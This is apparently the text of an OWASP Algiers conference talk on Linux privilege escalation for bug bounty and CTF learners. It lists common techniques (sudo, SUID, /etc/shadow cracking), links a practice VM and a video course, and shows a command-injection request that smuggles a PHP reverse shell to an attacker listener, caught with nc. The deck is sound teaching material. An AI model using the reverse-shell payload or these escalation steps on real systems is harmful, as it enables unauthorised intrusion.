



**OWASP
ALGIERS**





SPEAKER



Muhammad Nasef
Sr. Cyber Security Consultant

- 8+ Years of experience
- Working for Vodafone
- 26+ Certifications in Technology

IMAGINE



YOU ARE
BUG BOUNTY HUNTER



LATE AT NIGHT




HUNTING



GRINDING





THEN



YOU FOUND RCE OR
COMMAND INJECTION



\$





SO YOU CREATE POC



WHICH IS TYPICALLY



ngrok - Inspect

← → ↻ 🏠

:4040/inspect/http

⋮ 📧 ☆ 📄

⚙ Most Visited 🔒 Offensive Security 🔒 Kali Linux 🔒 Kali Docs 🔒 Kali Tools 🔒 Exploit-DB 🔒 Aircrack-ng 🔒 Kali Forums 🔒 NetHunter 🔒 Kali Training

ngrok online Inspect Status Documentation

All Requests

Clear

GET /tw/orange/poc/6/poc-6.jar	200 OK	2.39ms
POST /	404 Not Found	2.82ms
HEAD /tw/orange/poc/6/poc-6.pom	404 Not Found	1.92ms
HEAD /tw/orange/poc/6/poc-6.jar	200 OK	4.32ms
GET /tw/orange/poc/4/poc-4.jar	200 OK	2.95ms
HEAD /tw/orange/poc/4/poc-4.pom	404 Not Found	3.1ms
HEAD /tw/orange/poc/4/poc-4.jar	200 OK	2.28ms
GET /tw/orange/poc/3/poc-3.jar	200 OK	0.75ms
HEAD /tw/orange/poc/3/poc-3.jar	200 OK	0.78ms

a few seconds ago ⌚ Duration 2.82ms 👤 IP

POST /

Summary

Headers

Raw

Binary

Replay

139 bytes application/x-www-form-urlencoded

Form Params

Linux ip-10-...eu compute.internal
3.10.0-...el7.x86_64 #1 SMP Sat Apr 22 02:41:35 EDT 2017 x86_64 x86_64 x86_64 GNU/Linux

404 Not Found

Summary

Headers

Raw

Binary

Headers

Content-Length	533
Content-Type	text/html; charset=UTF-8
Date	Thu, 18 Jul 2019 05:00:43 -0400
Host	.ngrok.io



OR IF YOU WANT TO GET
SPICEY



Request

Raw

Params

Headers

Hex

```
GET
/install/lib/ajaxHandlers/ajaxServerSettingsChk.php?rootUname=%3bphp%20-r
%20%27%24sock%3dfsockopen%28%22192%2e168%2e178%2e1%22%2c1337%29%3bexec%28
%22%2fb%2fsh%20-i%20%3C%263%20%3E%263%20%3E%263%22%29%3b%27%23%0a
HTTP/1.1
Host: 192.168.178.133
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:59.0)
Gecko/20100101 Firefox/59.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Cookie: PHPSESSID=dbc2967815c8d27e96245bfd20336940
Connection: close
Upgrade-Insecure-Requests: 1
```



Terminal

```
[askar@arrow]-[~]
$nc -vlp 1337
Listening on [0.0.0.0] (family 0, port 1337)
Connection from [192.168.178.133] port 1337 [tcp/*] accepted (family 2, sport 38
156)
sh: no job control in this shell
sh-4.2$ id
id
uid=48(apache) gid=48(apache) groups=48(apache)
sh-4.2$
```



FOR BUG BOUNTY
THIS IS GREAAAAAAT



BUT IF YOU ARE PLAYING CTF
OR IN REDTEAMING ACTIVITY
THEN NOOOO



WHY ?



YOU CAN EXECUTE
BUT LOW





THIS IS WHY WE NEED
TO HAVE MORE PRIVILEGES





PRIVILEGE ESCALATION



LINUX PRIVILEGE ESCALATION



WHAT IS PERMISSION











LINUX PERMISSION MODEL



EACH DOCUMENT



OWNER USER



OWNER GROUP



OTHERS



READ



WRITE



EXECUTE



BUT...



WE ARE HACKERS



hackers in movies be like:

"im in"



WE ARE THE BAD PEOPLE





WE NEED TO ABUSE
BY PRIVILEGE ESCALATION





THERE ARE NUMEROUS
TECHNIQUES



SUCH AS



TECHNIQUE #1

MISPLACED PASSWORDS



NOTES

- History
- Sudo root chicken



TECHNIQUE #2

MISCONFIGURED PERMISSIONS



NOTES

- /etc/shadow
- John hash --wordlist



TECHNIQUE #3

SUDO



NOTES

- Sudo -l
- Sudo /home/Muhammad/vuln/2/sudo



TECHNIQUE #4

SUID & SGID



NOTES

- Find / -perm -4000 2> /dev/null
- ./suid



THERE ARE OTHERS...



CRONJOBS



MISCONFIGURED SERVICES



KERNAL EXPLOITATION



VULNERABLE APPLICATIONS



CAPABILITIES



AND OTHERS...



THIS IS WHY



YOU NEED HANDSON



LINESC: 1



About Release

[Back to the Top](#)

Name: LinESC: 1

Date release: 5 Dec 2020

Author: [Muhammad Nasef](#)

Series: LinESC



Download

[Back to the Top](#)

Please remember that VulnHub is a free community resource so we are unable to check the machines that are provided to us. Before you download, please read our FAQs sections dealing with the dangers of running unknown VMs and our suggestions for "protecting yourself and your network. If you understand the risks, please download!

LinESC.rar (Size: 1019 MB)

Download: <https://drive.google.com/file/d/1m7OymPULMfjcFX3ADh57MPZha7GGMFYh/view?usp=sharing>

Download (Mirror): <https://download.vulnhub.com/linesc/LinESC.rar>



Description

[Back to the Top](#)

LinEsc is a machine built to demonstrate the 7 most common ways of Linux privilege escalation.

Target: get root privileges with 7 different ways.

Default credentials : (muhammad:nasef)



<https://www.vulnhub.com/entry/linesc-1,616/>



YOU NEED TO DIVE MORE



المقدمة

كورس تخطي صلاحيات لينكس

Linux Privilege Escalation...

Nasef

Public

9 videos 11,393 views Last updated on 2 Jun 2021

Play all

Shuffle

في هذا الكورس أهم لكم مجموعة من الطرق الخاصة بتخطي Linux Privilege Escalation ونمطية صلاحيات أنظمة لينكس

Sort

1# المقدمة | Linux Privilege Escalation

Nasef • 5.1K views • 3 years ago

2 Misplaced Passwords #2 | Linux Privilege Escalation

Nasef • 2.4K views • 3 years ago

3 Misconfigured Permissions #3 | Linux Privilege Escalation

Nasef • 1.7K views • 3 years ago

4 SUDO #4 | Linux Privilege Escalation

Nasef • 4.6K views • 3 years ago

5 SUID & SGID #5 | Linux Privilege Escalation

Nasef • 5.8K views • 3 years ago

6 Cronjobs #6 | Linux Privilege Escalation

Nasef • 1.6K views • 3 years ago

7 Misconfigured Services #7 | Linux Privilege Escalation

Nasef • 1K views • 3 years ago


8 Kernel Exploitation #8 | Linux Privilege Escalation

Nasef • 1.4K views • 3 years ago

9 النهاية | Linux Privilege Escalation

Nasef • 756 views • 2 years ago

<https://www.youtube.com/@iamnasef>

 OWASP
ALGIERS

YOU NEED TO DIVE DEEPER



Google



Google Search

I'm Feeling Lucky

Google offered in: العربية

<https://www.google.com/>



STORY BEHIND IT



LESSON #1

DON'T GIVE UP



LESSON #2

HOLISTIC APPROACH



LESSON #3

LEARNING IS ITERATIVE



LESSON #4

EXPAND HORIZONTALLY



LESSON #5

KEEP HACKING



ANY QUESTIONS



THANK YOU

